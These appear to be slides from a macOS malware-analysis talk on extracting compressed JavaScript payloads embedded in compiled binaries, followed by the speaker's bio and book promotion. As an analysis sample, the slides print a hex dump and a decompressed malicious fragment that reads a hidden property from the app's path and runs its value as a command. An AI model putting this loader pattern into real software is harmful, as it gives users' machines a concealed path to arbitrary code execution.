


Binary Facades

extracting embedded scripts ^{from compiled macOS malware}



WHAT YOU WILL LEARN



How to identify "script-wrapped" binaries and extract their embedded (malicious?) script payloads ...no disassembly needed!

```
10050f7e0 char const data_10050f7e0[0xb] = "/preload.js"
10050f7eb char const data_10050f7eb[0x0] =
10050f7eb {
10050f7eb }
10050f7eb 1b 37 02 00 64-73 4d 5f a3 32 04 0d 44-3a 97 e7 3e e2 36 78 93
10050f800 74 40 fc 6e 07 24 a0 7b-e8 3c 2c b0 40 b3 34 81-10 52 3d 1f e1 90 88 c3-d2 6e b6 f1 39 0c 7e 14
10050f820 f0 04 05 b7 63 c7 90 ff-d0 0f 88 9f e5 f7 75 44-ec 87 14 f9 7c cc 98 70-94 2f 6c 36 36 f7 ab 9d
10050f840 fd 8b 43 92 2c 35 ba e0-ef 17 68 b6 60 3a 83 82-c1 28 51 42 3c 84 14 ab-1c 6d 1e 72 8a 57 f8 a1
10050f860 c0 68 5e 6d 9a a1 99 d9-73 41 84 1c 6f 22 4d ae-fb a0 50 2b 58 19 de d3-4d b3 a1 ca 21 3e 7d 90
```



embedded & compressed JavaScript
(in compiled 'host' binary)

1. The (malicious) payload
2. Easier to analyze than binary code!

```
01 ...
02 async function performInitializationTask() {
03     const appPath = await invoke('get_application_path')
04     const attribute = await invoke('get_application_properties', {
05         path: appPath,
06         name: "test"
07     })
08     await invoke('run_command', {
09         command: attribute
10     })

```



% WHOAMI



Patrick Wardle



Objective-See




DoubleYou

Building core macOS detection components
that integrate into larger enterprise
security products

....with Mike S!

"THE ART OF MAC MALWARE" BOOK SERIES




use as a
follow-up resource !

Vol I, Ch. 5: "Binary Triage"
(Section: "Nonbinary" Binaries)



100% free online: taomm.org

100% royalties donated Objective-See Foundation

